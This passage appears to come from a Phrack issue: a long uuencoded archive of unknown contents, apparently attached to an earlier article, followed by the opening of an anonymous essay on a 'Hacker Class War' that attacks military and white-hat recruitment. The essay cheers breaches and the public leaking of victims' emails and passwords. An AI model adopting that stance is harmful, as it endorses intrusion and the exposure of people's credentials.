MM]7JJ,]<^X)<:,*HO)+(>@XU)'5IB\$4Y]E0>T;E.GQASZ805(1_B1V2FI`#

M8;6U4>*,-!\$(+CCI:X@(V:F*&+5N,G1M:5X*!2M8Z:]M<+'%>?S<MGL`9+_X
MG<M",@S_,@S_,S6.&8'UUQL8T9\LB(I*O1!*+(I#*F;^H!S:L^_HAZ?(;106.BDF
MN+*.VV38.M9NI.MM4Q;&M&8SR+.A6)]DC.5'*PP#\F!*/SY2X,=.G*\$F;TM)
MO5XEQD<0?2FQ=7G<81O2.L0_?7EAQ?S9^2>>!,]VJC]SGBJJ(=!F?&@-J9!A
M+G+3,EN8.A^F0\19C5"TW6Y:\$B:'\#V+/H%\<.]&G4*I\]D<HG]'=#:Q=:P#
M?9%M>?7YLPT=BDQ+LF\$?T3QK&\OV-7S*F=QH5]D;,'19`*D7=(O0R#A0Q<\4
MA>) \$3S!&+]=^-2T3.6R:#3Q]E?-Y-J@;I?2B`>2CR^00]C,(' ^;*;Y"]ASXB
MV<AMG3M**NJ((,.) QFQ0!P;\$HO_6L]+(6U_Q(] %S7NJ*8_6(=H17T((AF6"\$
M) BING') 0WPATB64E?9TWVK) &E4G\$5Q71R+\7]:/E#AKSE\?KXH"F]Z@C1'5E
M-U\$CN,P`OG7LHYC\$8PS\"+CTB(^/FY_LS;XM9K]B6RW17O[.GU@FT.^#8T\R
MJZBCA\$TK);81#?484]WR&F=^XZ5F%#ZH2QBS&@QW7&CV\JO,?!:?M>A8\V8P
MC]"<8M+S5V%-FA.>)ZH30?T@GT_?;E*C9"BG'FSI%J"KQ9_N\$U!D%G0(8)=D
MUY[/G5MIN8W93.II+@("N&)"6<;P\$YUN3\$MB.>'35"CW()]-9E?29U-E")*IU
M5<095(O5>VSOR^3B-@Z07X)]NU66B3#NQ,,A\$76G<P-H:7+(DHB!G3'P:2" ^
M^4T"CSW!U2HG`O-;*5HE"0IJV?)X%A^9-#DOKG0L*\%BAZ5<A0)54#U3`8
M:8D+H<EP-L`PF8I#P);)@'F\!75#82&2;X,-/1T>*I%F381Q]@UVMGDN3U7
MC@.`\!V@:XM0RQ!SZ\$74/4N9R%[/J-8M(>LV8)]AI/@O)=-T/Y309I/\$8.CRP
M214:]S&RD#X8/J&)AGK()BH'@,*0/:)ZL7FIMF`.8KDWRM@*2OLV.?S6I;5G
MDY`N;G' [!R=N;?D.1H'0RDV<+8&W0)ZQ21G9`9\@#V^'3_SVHVPG2M#=0[
MWSNK".@FN6_:0,3]_#[2^WL46@M85%&CC4M/][&XPZF<' / [M7]LMP:BLE8 (&
M:7%>6EV1],HP:IQ*';;1%MQ:7L#Q"4V#%8Y>ECM!LXFUK,_GXVERBW[Y9+.\$
M%61;4P":IJES1%T52?SY6]OL0EJ+F,%:Z#6)CONX&49Q6.@.WR()&\ [VKI`
M<,[XGV3:+>R0EGVZSAM]7CP\VO`2-);P1`]B;#2YT_-Y!YSG6"IA-.0^<CS2
M4PT*QKK)I=-*-\`<VD>UU1CIG`. -Z6*366;O]ZYM9>#]O";>CQ]AY;)-'4Y3
M*UI+-+&8\ZNE<.ZQYT0I2CG.K"*9JBCDTHYH#N`%HB_U! ?57&)\$8E]'FG/1"2
M-C["7S=IFR=MFTE\$S\$0=@&LGH6;99;G5GCZK\K=<^2IW7X+(6^W.HT(8,PYR
M`BPHYW#(VA)V#RN9&.B6<BT@N6W.?IW<]N/(R3UNR%(KMKN.?9"UDA93)!3C
MVAIMLP9;' ;8%CR9*VT[7YSR3N<TY,)H7Z*+QKW^A3_,/?Q#G95,IG-E9HREV
M8FD;55AMY0FO^<K6N>N>73VGP4S:0<+JF>H+;OC1=3[:3&8I0NNO"=W)Z1%
M:.KIS+-M<JX*\$OCF24-ZVU.CB`0.+T_!83\$@3C+,B3BFZ)FSB0.D?!LZI/CJ
M!;!2\4%[^-G37(%!MF2"&"BT&?;K2YPN!_6Q/"XX>F\)*,4Z&>\$2;KZ:G8Q
MO1K*)5GCEW\$1W`S-!EMLL=I,\$?->;<QV;;S2WW5XXC6:S,"D@#PBR8&5JJH`
M#76;-"W\$UI((VQX\$=#_ (V8PEPVR"H\?@Z*66X3PM<Q(\+1*URU6#Q^_NH5'X
M52,EU_A"DH`\X9CE<GTU!#1,QNP\$LB#G)"@:3@K4I\$?SOMG`5RN/\X@MRD%
MYS9;D.[V(^A:\$QG5@JIF,WZD\I/&:>O`^@4]_BN_GODL[]?C"DI#E' I+DRBN
MK&PH^J['N]>/2/XA,I?*>?^/#<Z9RE+[ID==?7>11FI0PGA94QLB5H`#1<\
M-50)1>GPRU\A(/"8T!^+D"KKLRU/1MH*I5:A>6\$*T3HPA`DP6'\S\$/K_]F9:
M\$Z7TJS&(^M.S<F@9%CTA6N)/@5Z[]\$W?4NQ4JQ:) \R0^D6[%2_\$/GA8']
M!BQ:EDV++\$0["1"BX; <NCGJ^&B46^@&%+:+I#1>Z#>Z>@OZK:, 'EXVD6
MDKI?2=J>,_IG&2`SF@"]_69#^X*UTZX^T@FS4TX;=DZ%!5T1T]V0W,2SQX/
M; ;XIYB/]:^MUO-7=O_*[E_9_2N[?V7WK^S^E=V_LOM7=O^S-8-5VN>Q^_DB
M87<T;TT>EWOFF;' -V3S0&8\][HG@R]'T/'C(^D'\<NVG:NH^;J.^3-A-H#7#3
M_*BM^;D8V@J?/Y\$M@WE.2-<6^CRW4*LU/=5U5J4OG9:.N,\<B7&&Y?;\$`J/
MPS,#P?+\$+1F=CNC>PV@C]Y]^LC(R%&R?@Q;A2=E<NNOJWK8G5,SDHU)R4:\):
MF^#Q4<'H`E38;PM0Y4:_0501-"J#)P5XC/:!O\$N8;9#7*9Z'R:DX]5QH.Z"
MD_QN!@M9;!-D^(4^SBJ?^JX?;&U<KS/^/;2@YU::4`MFSG&OH1;TW4B`#.5+
M>;T56G=W1Z\H%YI'+&5R:'AE`\$G@C\')4JP\LG6ZO@'S>71#HADBR4!U<
MK\DB\$=N'5`8J-L\$_)!C%,STC<[H#FX\$@9=(/[U2:'7W,JFW'K5F*V@P^*T60
M+@5\$>,<D31N;)^>7K*!!3*6H+3P5L5`#29FO<7_K7#2>Z3-/7F\\>>S4SRO
MNGMRI)\P;._=\$UH(-%#3W7>+*^S&2&5*(, _II^JT0#76,>\W5S=\&YP.[DU;
MI_IUM&MT6]&@O`=7FZGZ+GU_!C,M\$-5KR/J\SUCTZ#@6D['4>2P`78(2T.+W
M";T<OC+NGYQ-VLX%]RT5\W6\$5\W516&B@L73/8MX^-9VXR8\0D+<1E<ZS<P;
M;E?A&^XD&D3U[0!N?S\$LF`[Z"@Y\$X9?BH?[J2\$76ZI@ZA(T<_9]GDZES1/B"
MA1HG&8T\UA8"W\$-="[CM1\$XAM5"5.D<I,<^.4W\$=KSI5\$2\4,A_TAT7^N`-H
M+;P;_V*45K(I,"931\!TD\$S6[4/=1[LTC8N=QTW:CCB9W7/RX,I\M/L2GT(?
MK[A:H+NA:_7H;._C>S2G(MSNL900L166GRJ.737P6DSHIL0[O/Q,)RB(+N1J
M%Y3QO_www6.\PU)09WYUF[Q:W!&U'A;QG;A>C)W0;9V-SON`JETK^B[ZRC<#
MD9^&J;ATN'`'^+=#VR6.S0.?A>@6!'VZ^+J>I"/\V+W[@:F/)?ZL77H8GM
M%PQTC"?D01)>B%D]C)/=43H>0U<I;^)ILGN5WP,7?(+?&\$&GQO+L_O1B/Y\5
M:5+\]"+"CWC1*'S\KY]>F"4HQ_%5,G:/:IHG!&Q6"U5,\$JNU@;D].E=#:AIJ
M; <?)Q.&^CSQ1?IPZ]&"3-EGE(H/=&LRK\2QYI!#J;?+B9?DB>O5]1']YV^#O
M2[%2P! :K^&J.V_4B)6)5>O\W+<Y.TC"W,1B0:C5ZL@LANV-!\$K(B&+Y;97
M]\$0>4>,7E4XGW+K7/MXIG<?700#N(J;' +/5N<-#[OMT6?9+O"A;W)(-\$`7O
M=FJTQKNY:\;J(L<3^H;YQ'/W%/?4((CPRJR;/N)U#1[!<K_/D4E.5/)W1
M5E#<(CQ#"KC=C@JEDJ\$I"4N8^%;N#/NBH>]EQPAV8_NY_,"/&FI<7A@TZRLH
MSV*I:([4<(K.JR=W`K)WDZ%7,_C6U!@>HA*/\)A*`@]07+>Y>H'-S+L#^6I:
M9L?3H+61BI5 (&6V.(!C&E/'#L(,1K?T8E)\$U]?8<R<_!B*AF[1K,QDAU5FYF
MO=&V/4NI@?K:M-K(%34%T(:(\TZ-PBE`>U<8RP+Y#_P3K>I"#1D5"E2F698
M^963:WAYUKBUW\$SOJ62`X4SR4-!DDPL0\$[\`C>R\>;Z+MNM`=IS9D/IK"L%S
MH@ [P4R"(X#)N%/2,]O@L/#A:H]&_ =6CD),S@#\$_[.67G#2ZE++-]:E#+CXB

ME`,QC83_"T8E'91J!^,()G+N\XYL,-^T53;BLO+6ZK<P5[I\Z:9YHCS2'K,%
M9^G2T8`S,"=2C--Q0L7</6/<J>OQ1NA>6",AM*Y#"T]L'4G?0*8;]AZ;GCJ^
MM5=I3<KL8@L[Y@UZO%:. \$X+6?K'0GCG@,HL_=1N=N70#NWKAK:DD+) [/ *YA
M9VKDK>&"#A-^M*^&\$N,EIS]:L].RCN&JJ/=E=0170BFC:O2H1U`"WJC%G`)
MDCO+`\=JY%I/]ZX;B5I!37I\$:9E5\$N_ZAR\$#]2V6=8P\B/KBZR>>I9%Y]412
M269G4K_<(-M&@;666DRQG95++N`0MKX-55,S]8YBJ9Q?#EN[NLM8Z+VVMWRH
MW9`\?LX/=S?B=?E!+M`I^8F6XBB!OK@63SOJ93`K"FAU<3ZZ/-K""`F:#7Y
M@' &EZK/(1NESQ4#:#G!`#O=HV7\$XMI:'Y'^<-!NLZ@V-&;KK6)L/K06*!:U,
M[DOJ,Z-29(TWO[* ,V7D\M1FS^\N#&6M'G\W)5:]P.JK-4]L[;>4GPKL]>>G3
MP%`^>!)HP[(@97,93;>C!T&[3#G_</[8MA`7`&I87'3-".[YP=M<\EC1^:R,
M@5\TH%-,&Y>Z_:#=;*H.%L+3IKQ'XY^(FS;;T2D_>\$J>CH\WG^H7/@;'L\`C
MT-6)5BW/M:*-\VEW-72Z)[WSLT_[Y]W3DW(O\)Q=VFZ4!0I_EQ368?)\$:<Z=
M69^RSUE^1[#+(CMUT6C?G\G2%?<^")S+E25W76(&%N1"%TR1P'X@,UI68@>E
M)A^G@W[M.J1"6^<<N]B\I^57NP':1I/LGYX<6'L1I%5&^1LM84EG6I(I:%;6
MD6!&QR.CKU[!%)6S@-H* :R(%MR-#`9\DK%8CV)*JG=?!>_';=[TFZ1S.%KHS
M\2^S9):(*Q/IA=+^`M6C-SYC^\$L'KRACV/1!K&+RWLV6LT2PC0)C!YJBK?F7
M3C(! (ZIIJ5?,A[J+&39ON@683\NQY^DSW5RNQ0-Y+%ZC<+)]0RP2EH`G(JL
M?L08>3*;7"4%6PB^;<N3#6@J!D*;EFF5B!D2KRZX?'AWI[\K!#5UO>V8\R@.
M0PZAVY94F]S<O[5M?=/&Y\AN_!+#%N5W&5?E/R"J'72@-Y0\>T\$LP08BF=FY
M"U:)R+?IG?W30RY`>6Z\$G%U^1YDYW`.S%U6=-\X1[;QP',1/@S6%WNI0`*O=
M6:@JK]<B8?*_ -F]_=^P0'0DDFG4C84^73>HW1[RK=)56P=N)+H[80B!H??81
M+Z;]YR_TDP\<U'?H[N6+9MJ.7FUIYY=Q[\$M=';W75!!@ON],81*R:8P'DO)%
M=HFNPE>6N]-,M\X?/&8?Y7PA:T?PA7EJS.\$3&65C#V[B[#KQR04K/4MWF;B
M^5N5[L'2..)06]'0(8GDG\$'/\H2)H[\$.X3XDPICC9%Z0!2<]2*,#)SOE##+
M[*^U1AW!4-],EL^%('U3MQ!0W_"33?>^W6U0`-%E/K]LI580!FH"99BS'QQ
M`8@PB?>B4+;XR@N@_&%F<E>@ (9RA7+KMZ+BMJ9B#I,;!;W7K)WV=-)DB:4L<P
M.-9#M:Y:-K=0\$1&,KN"4#B?>J#\$. \$*D#;:6PZ(ND^CFHU%2,#+K9!7KRS))
M\4@0%74:IE)C+KD@+7;4#B@7H16[X44Z.7:2JR*\6*?(L:4_8T"N6;;3SWIB
M\47BB[L;50@U[0.E7/)+!(1YRJ[;##5=P"FYCJ=*?P1MR42C:Q_&%I8M_DU*
M&#[SI8S7!_5NEX+EMN22<!=`98BB9U&N1I9D<E">"\$ (37:6:>&<3U-LZ(3FV
M'Z-GC_D8J%;LBYAZ"&>FEN2LNWM<];;WG314\X?XN(SY7TDPCL2C%\$]YCGS
M6(,/>V=_QH`(%7`1-0Y/#NA5>#YU:F?)H.F\$FZ-8\8I2'FX]Q:.E"\$XG]C8J
M)],[_EO_#G+!'40)]U[J]&AB?!)\403*S@'F+]^Q.S2"]G-JM>4Q"XCIN+L\$
M[\$=GG:J&* (F(A=' \N)P)/-5<-K"8B,I54&)*E@76A-EGI'/^>U)UI[3@MM":
M5GEMSHN5R.VZ8C/TM.A-8;-?>D6#*HE5J;FC^`#Z`/_\$H6JL/^/OADM73
M]2I0W;%E.-HE.#'KI9M500MH1&A3[48;\$8GEA\$Y)&A1^P2(OI'KD0DN?44NJ
M BM7U4T=2V\$J.\$4ME3^Y4#Q&9F3FXQ=FZ?.XR^":801HL1JS.K;=8]HYG^S^H
M+6T)/_9-R2/Q_DTM*7-7"N,=.U`BWZ\RC,C\$#4]V`"14803TEJXV_0`+ /8
M(K) "TYV%-3RVT38OM>6F0*V<^X%XM=SA[W=7*1T1KD3MNU:._/?)S:C-;?
M=?_VX5#M/W*"0&RCCU?/#;BT=8A@DC?&T:)5+="?I5IAOD5>DX#KB]51H/AA
M)"LH\\$"/A%`L]I7.UB4UGE'?H^JRM7Q=MI:N"]:'IWXI6KU.A/BN+*EN>FPM
M'-3-40IF9:H<Y3@P#N47R.H15#21! ?0F`4\FR0%'GY\E.JK/9!!Z<2"H>?P
M.+U(+PVI9/M1Y6:7X\ [GY*`\$H<6WU<6=4PNAGC.5MF)_6`#`G`DIU:+#W?6
MYS4J_@LG-GZ?E&X#ZO!\$-(RB1@\$/ \$I_ ;C53;I9/)02[8,LN*I,S'M]9:ALZE
MHXYG<].\D.ON.WEW"0]JU8X\$CSAU[=1OJY7&PWR29L!#3XPPE8UB?LD'0;7I
MI-`H&"M6VI? -:B7\$L0RQ9'2V<HEZ(F/-8LAU2%]<;E/!!?RKZ+.>Q/<:8.!T
M+`?1B/+.7`#DQCTR0K6DOR[Wm60"<B`>OY&CD+2H9R9P+);C-Q8Z%E[RV`@[
M5L0+`+@4#BC\$"&ABVE0_F>19=S)AH"HQ6[+ZD;KYZ<'IYZQ)'2%;N8[(P*?
MN@XA>;=4I]"X&.X8NW94O+),@=[!LUBHA^#S\]Q>@J3N>>G`"M'L,#^`=Y0N
MU&GPN9]+;D[GP2?<Y'6=2+M<OG0E+<+X0U)<)QAU7!+6%M/\(W,'KM&YL2X
M1N; (W< &J^2L]J=IA< <;6!NT[OT*!5LZ'B59Q<<'DW+<A+105Y[4%-_]JJ,?
M?V\$=H,EBD?CHZU9-Q9* <2(>,N_[C7[([DIO`N=%Q5+>]5J(%50B\<>^F_F-^
MY9U+ /+ /J+B\^1WD&F?ZL(CU+?V%8LEI*`8E+6:?"MVG7^&^_IAQ'!\Z;4NW
M^WV6*_0/\$_9CJ?.3N]1&>:VRJ!@HD6LNZ8A8SB"WF4`D0_?8V^42!:<Y\[C\$
MAON2&N\$/?XC<6Z3%8_7B-M%JDSBR`\ /KE^&U2_'0K\$4KW)9>."K;O_ZU?-E(
MEL6VO4>6CDH&!0FV)J8];V,BQ07:\$L'TIL0Z&VT97K)V^`6TGK4I5=FVC+*)
MIERV:\$]M260'&QNVZ)ICTO76H.51<*Y%IRL8LXT&<M+>]VIV,>*H[,7.LJQJ
MN9#BS*L!/_ [J<5X-<8LGG7#0:/N--W%AZ`F[Z7/@N5.>@YR?3H4,'0X5`CP
MW=YQ3T&.O"\$ (K)K:(6'&L5,!</VD,O/P*P-!FEG62,S7\)G]EA>E,ECRB0H"
M@A<]1HB/A/HG;4:@#X=; ,!YJ@^B\$1>T@,H?0!_4R-*IK4J<@S0&Z/F=<\<MH7
MC)J*E<=-\J/'C"SD8&!8QL7)?6ZY8-+4(B@KR_%F&1I.3KX@N%BP+XV2A0*/
M#`):>)<!&*\Q1VV-+M)H5`R2?M`7[8JFV@8#<L;'KX94B#;DT]1%*31H`UH
M2U9)GGH]/R^C5TQ`\+?A6>48EDN23>0(D4TH.-@<6\VUT4U*,OI=' \$U)J?7<
M,@QV-F`\$N>)&5K3)@>ZN3D/2CLA!NMBU=/RVHP7^RW0NX;."ADKR]^,/_*#%
M@K@1N;."NQ[%4JA/R]'4AK,#WTSK+'J`*Q02/#B`'002B^EB`<\$9CP^P^F%
MEZZC8!%K?,?HUO.. \$M(7A;^3J^X>EP&K&*UG2V\`-JZ>P%LY*#9RAQ\$>AW`5
ME^F`"%E41.XJ*C4)HEWOY!9A>U>O^/8.^_*!S#LGPZ_BK"IG:Y,]E:+W\QQ)
M7+"72]LYX0P",@,S3]I6:^ZOE/NC<! ?5`MNH)\`!'^B_>LFN]86#&?=8O!06V
MUU^&U!O(C',RCT"MM>5Y^<UB?H"\$XKW:4W`HFY!&:F=7"DJC)\$=[:4*<4)\L
M85691='N]WQ/C03VY(D/7>W+I^UZ.U-0OT1V`^Y16TC4X\$EE.G5+`T0*8GJ

M*F") JHD_%F/QC18*;=.S6\`0:B,'ZL\$B]W"5#&E7M?#[;0VQER0"3='Q!A8;
M5IBZM3E`C*!E%)P&1%#KT4E<I;=)-\$FJFWQ8MCN=#J`PNZ_L,\$W,O'6:(L(U
M'<T[KJWIB\$,)(<^*AH",Q[R29`AZEJGJN^@J&='Y_/E(4VQK!J>88Y,75:HG
M[!F%,,X/IVFV36^4&Z\W!C^EY.<,7)Z\$RN[!(O!4K";47:.LG1Z@JT<-&^I
M*_F"2*V"-GJ^W"_{#>SW?,1.M7^S@AD&"*9+;:)J75907PP1>6"&".H[3D;F
M'(*00UTZL']&;,>9TYUURO[:?*I1G3P*0EP>53RF%(&V47:@Q@`[QFF&`IV6
M(-',='*&*5U8%G@V#\$IIT#YCY#P+%MJI,M[53Y9D+:UI2%[W+4OR3)'71`>D
MB0AK!]P^9VYJX[N^H&]'7Y!?)BEL7V,;DA+**RS:SJ8#@P!V%\$ZAI'E'4[.5
MR)PBPIUQ4N&TA)VHAQ^&Z75:+7WK@'JHA-K6.56>"2^/@J!S-<3VR'(Z3JMF
M8Z/10@&CK;1XH,<ZGO9GGGW"UYBO[35FC,JU^BK/D?X"L5<OAW0*O0\$\$=<9C
MA/0#A)1<U7HR%CO'R!;XZ-<D)\ZRWR\$-G7#+1B4N<2*%9>=313HUL<=MZ/<UN
MU9E>4MITX3.EC^UY=\107; ;N'O)'P\$`70,.P6_3Q2R`K_G.(("%\$`IAMB,V%R
MPP"X<0DP^G3@:&WMB]_?`Y)8Y->SN!B^VNIL;M`K1I9WI@/_/EL<F/&_>O,:_

M6V]>;^I_>?F5Z^WOMC?:>O/5-V_>;&Z_>?/%YM;KKS>_B+:?+82U#PS]\$_&

MT1?0L[. \#/, -2_ \/?=:_W)B5Q<95FFTD&=@@#]" +LS684IW?@*4P0D\#_)W

MH`S`(-N3TM)96U]#ZVWZP&R5YGXKVM[<VFX##)X@.\$:&19]QQ@7Q6#/#;%;

MG5`Q/2#NC<?,R"FA>Y1)@:NB1%`E@/F.BB2!F?^HNHN+9"=ZR&=@2&>`,DQ1

M75S-*BA>A>IT`S=QH>0^`!'X-,O0CJIND@C4"Q@&.2V/1\$<GGZ)CW!Q81\$=)

M!B/'./HXNQJ#E7F<#I(,#-<8:HM?RAM0[%(#?'>84%ZO"#1NQS(QVSBE:20

M7D08N8`F[%<B)TZO#18=T&A"]:'T192318S1;0_1.*X4IJ_ZJI8TQB#9FWP*
M5;H!<E#)NQ38>)5\$8`"/9N,VX`-L]-?N^?O33^?1WLF/T5_WSL[V3LY__#;"
MLRQR2\$UN\$T8)5/PX!<)0HR+.J@<H.!#X<'BV_QXP]MYVC[OG/^+*W[ON^<EA
MKQ>].SV+]J*/>V?GW?U/QWMT<=/_9Q]/>X<=L('2+%0"^/,93-OM<N#B,*GB
M=%RRBO\ (35M" `<%2OHEA[E(D@P2M/9@0X&+HPNT`I.)Q#M,'K*\NKVC`H7,,
M#X))HN]NJFJZL`%Q=W?7N<YFG;RXWA@S"N7&]YVU-3\$`/I1K:[09`QH.>D\$I
M]^.?4D-^Q\$`%!U&Z%*9R1=*Y>JB2`2TF<YQX^KD=#6\G?G#A`Y#0_-T+K8#@
M,TP<1VMK4-;.-*[D3/1%9R,9E^GD18M1H!>!1R_:]P[]VQ_&X]OTLP#Z6.3W
M,PP?TJ0UB<'Q^>-;K'^P=_]#<[_7_=#6`3[0^.`^`O7V[1"9OT:S@]VA:=`ZZ
M[]XM0.P`ABZ]/&MK:ZS`]3=QDA@U<)QN1#M1L_ \$J15?-JU=I-IU5#3RBX289
M3S&M06IO![L5"AW*+'Q`S!)1LKBX+A%N._I%4-]RJ%>,>G4#^NTP`P_-'(;)
M*,T2II\DA\$Y[2]'>=F@/&&W<A0FX)1X\$B"N@02H?^50`S+JH`RFX_C!(LT^
M\$FTV.&31S6Q".CD>QE=CZM^3F&H?TZR>\`':@,:L&Y+K.L_W:R39AV2;W@_%L
MF)C9\H]1.4T&Z4CY!)J;D)K#0`*V/_Q"PZ4-S;*,22M4(U?/RUK=AH@69)-
M-EQ"W:^3^VDPPV^<#SN6(9Z6."<W9E:#DL<[-Y`K,H60`SF^<7*\93GRP<;,
M5(Q=7,?N?>R&6H_3I]@TT:._D>@#M>V_/65_/5:_OI&_GISR9SCDSC-FIQT
M.X+ZS/`HI+(5"8<X#13&VAVN?S&\$CI#)+]G*3:3OUQ6(<O7+1J;>[T\$%H[W/
M#V^2*K:3EGUZ28=-DP!&\$!C^ (X6^&[W8^_CG%Y\$YM8N1[O1S!Y)J25\$M4+G`
MJ-%ABNV`#^H^AS6CF*8PP^2^V8KTU2T[_X/#O]GY!VGB!KRF7: !V]**X>M`J
M%+2-0\M+<?I^BSC0=O=>-CC/YN8E41X+`NWGH^]6PY[MW\%]H9H>MB[M1![
MMX/LW8[XO!,?%C4PA*X(+0+_;./;/9F,)D)9#<\$.[(S&L_*FZ<E+CD>1=8ZH
MUFL4C-MS;!JC<0XU=S"UOK_K8==VS`LM_8*-^`RFW_MS]^/'PX/^A\`S]Y?D
MJ6<*6#6U4*.M)6B@/E44\,UH==SW0P0.\=^F;K8T.;];?;K8SY\?==K*Y:T
M91YJ<#9RZ@#875/C3[(E,R<713\9TUEQT/K)&`-\2%`A.1W`A4K4)4F>N0*T
MS*;"6-QDZP)2[:7>JYHJ,^NJF;8\`F#SYY;'#%R<`_BL0_8.`UBQAEJQ<,!O
M^BW(E)E!PR\`-2#>WH<C-]&P/A[<A<;5N53?0__HR<OVI3B5HVDE%V4AFBRF*P
M=3L.Z[LO]H0+1LXIV=JGTI-[]P=GIT>?]LX.^C]`W;JG)S! ?P3,R<;SO]TDI
M]?LXJ/;[0C/1W`67Z?5YBQ:/G\NU23`\$:P6+BQC9P%(NF%FAI&4(G2.0Q`*E
MI0\$&T?PC\$6M'?_PCGPDS%KF#/VX\9-CTIX]6#B\O:C%XO;W8P=4\B4%I(5/B
M]^A[^ST\70_?#\#F]?_/\`YMOOMG^VO;_;;Y9^?]^DV?E_UOY_U;^OSK`'[3@
M\$WR`[#W]!(HJT8)NO>[>]J4?4D`SG^+V\$)G! ?S.GS.=95QG\$&+`-^&ZRG)&
M&Z33(7X5EW@2%TA#E1</&!`H*!1QY13Z603=IL)QU9N94+70)!X<6\A:U6
M<SQ90?_9B&7#L>?F)!TZ#"%J3K/K=M3I=%Q_DLC3=9[]V]T[7W-7SFT\3H?Z
MLFJD?D=J`[GZ2&?\$HL7Z[80(#C_2P;;DX=I.&LMY`-/G*NE+8=%S;@NQ\$2XE
M]MKGZ\`L3;J&5!H5#BSUQMZX7S(?1YC`)#,HJU`7#64LC.)/\.P5<"DS<30
M^<.F"Q0W%8%FQ3.>#3N\++UU31.@&CN51\$U[2T`8S)5QBQM\$(S-^0<L=SR>=
MJ%7QA`TV4?!Q&5W?Z*I<K/`P4P<MU(^GT[])?Y?V1<+<(. -S=6NWB`Y*=@=\51Z
M^PT; ;Q[G[D/>&\$`R]VJGW/>]J`\AZM";3J%<IG+2#CQ"Y\$3]25H^CGAR5G^
MU`@A`K#C!D4ZA1;'`"I5!/7="@`US-1+ITBFXWB0-*`'MZ,7+Y9\$BAZ#U\$2D
M5\MBM1Z%M8%8_1>6W\+/9(V-O`W_I-%<,TE<S48CR7H<O9O1O1YZ(V2M%5EY
MT_Z)RM?R0YK5)UG3:/D.0&,E[JRJ,Q1V:U*3%<<+;!CG96([;M!!P4<XMR"&
M%6(5Y@7\RS';ZD<I>WU^<(I5AD46\$H,\?8[%"E=4KF\&'<K*=&M&%Q:Q2YWG
M<UL9J(AZ(L9N<I>NF7*#N0<W]M:HU"-+-MZ+FV;]A.<5<.5J^H_U55E^7]P
M[G=T>]QZ])QYH)/GFV^`#OE_-E\[\5]??[7YS<K_\UL`T.CO?5Y%AY.K9(B!
M_`>'!VWXVY;_PLS_#]_%[MW`+T&?2@DXL2(#^X^LT+M)RLH%<0S5K_)\
M7%+?Y.MW\$>@BF\$Z3BR2Z>H#)(8+1,@)0.(41)RKS63&`N5U<Q33)P]A_CCR)
MQ^AF`4B8L!;Y;2)MK0W[]C/,_:Y!JU8WDU(#8?[Y2,7<R#GQ*[QXCT]\B\\$,
M[+'`^!E4,TXG">H?`1:X9+=N)/9&"/&-X;);3K`4OSM[]!M5S^`'_`^`-Y[>
MQ&*3A6).B`\$[T<'>P<K_O`I6S^I9/:MG]:R>U;-Z5L_J63VK9_6LGM6S>E;/
MZED]JV?UK)[5LWI6S^I9/:MG]:R>U;-Z5L_J63VK9_6LGN=Z_C_QS3L;`,A!
!`````

\
end

--[EOF

==Phrack Inc.==

Volume 0x0e, Issue 0x44, Phile #0x10 of 0x13

```

=====
===== [ Lines in the Sand: ] =====
===== [ Which Side Are You On in the Hacker Class War ] =====
=====
===== [ by Anonymous ] =====
=====

```

With dramatically growing hacker and leaker activity paralleling the revolutionary upheavals around the world, we are increasingly hearing the rhetoric of "cyberwar" thrown around by governments attempting to maintain legitimacy and exercise more police-state powers. In talking about the FBI's priorities ten years after 9/11, FBI director Robert Mueller stated in a recent speech at the International Association of Chiefs of Police (IACP) conference that "the next threat will be cyber-based ... self-radicalized individuals using online resources and individuals planning cyber attacks" [21]. Although hackers made a mockery of Mueller and the IACP during the conference by defacing their websites, it is hard to believe that hackers are a bigger threat than the "terrorists". Still, this logic is being used to send many more billions of dollars into white hat pockets at private military and intelligence contracted corporations to develop better defensive and offensive technology. The US is also proposing several changes to the 1986 Computer Fraud and Abuse Act, providing increased sentences (including mandantory minimums) as well as RICO Act classifications for computer hacking. For the most part, the increased hacker busts have largely targeted small-time defacers and DDoS kids allegedly affiliated with Anonymous - hardly the "foreign terrorist threat to critical infrastructure" used to justify the proposed increased penalties for hackers and increased cashflow to the security industry. But there's more than small timers at play: attacks against high profile institutions including law enforcement, military and corporate targets have escalated, becoming both more destructive as well as more politically articulate. We're experiencing the opening stages of the next Hacker Class War, and with many factions at play each operating with their own agenda and strategies, with more and more hackers breaking into shit for the rev or selling out to the military intelligence industrial complex, the question is asked "which side are you on"?

U.S. military officials, eager to talk about how the Pentagon has boosted its computer defenses, often remain quiet when asked about its offensive Internet capabilities. A list of cyber capabilities-- available only to policymakers-- is described as ranging from planting a computer virus to bringing down electric grids [1]. This would not be possible if it were not for the assistance of computer hackers working directly or indirectly for the Department of Defense, as well as the tendency in our communities to support or tolerate those who choose to do so. Unfortunately, this mentality is frequently espoused by figureheads commonly quoted in mainstream news articles, where they claim to speak on behalf of the hacker community. Conversely, there has always been resentment from black hats and the criminally minded for the corporate sellouts who claim to be hackers but instead choose to protect systems against those who actually break into them. Much has been written about the corrupt white hats who work to protect vital infrastructure against other, more fun-loving hackers. Many lulz have been had over the years every time these big shots get owned and all of their emails and passwords are released in nicely formatted .txt files. Besides FBI collaborating fucks and security "professionals", it is time to call out the other emerging threat to the integrity of our scene: the US military's active effort to train and recruit hackers into aiding US cyber "defense" systems.

With the passage of the 2012 Defense Authorization bill, the DoD has "express authority to conduct clandestine military activities in cyberspace in support of military operations". Reuters reports that "the Pentagon has put together a classified list of its offensive cyber capabilities so policymakers know their option". To what extent the US has already engaged

in offensive electronic attacks is for the most part speculative. It is widely speculated that the US or Israeli military, or both cooperating, developed STUXNET to destroy Iran's nuclear facilities [2].

To fill the need for skilled security people, the military operates several schools and training classes designed to turn young enlisted computer enthusiasts into skilled hackers. The US Military Academy in West Point, NY has an ACM SIGSAC chapter which teaches special classes on remote intrusion techniques and periodically hosts several live hacking competitions to "train and engage enlisted military, officer, or government-affiliated civilians". Last April, the West Point team was victorious over "veteran hackers from the NSA" at the 2011 Cyber Defense Exercise. Other military hacker teams such as ddtek (as led by Lt. Cmdr Chris Eagle who regularly speaks at DEFCON and Blackhat) also compete in civilian hacker tournaments such as DEFCON's CTF, usually dominating the competition by bringing dozens of Navy cybersecurity graduates [3][4]. No doubt many of these people will eventually be working at USCYBERCOM or other clandestine military hacker operations to launch attacks on behalf of the rich ruling class.

The US government must not have too much faith in their enlisted hackers, because they collaborate with a variety of private companies and individuals to defend their networks as well as profiling, infiltrating and attacking their enemies. After LulzSec owned and leaked emails for the CEO of military-contracted security firm Unveillance and Infragard member Karim Hijazi, he was exposed to have been working with the DoD and the White House to not only profile "main hacking groups in Libya and their supporters" but also take the offensive and "map out Libya's Oil companies and their SCADA system's 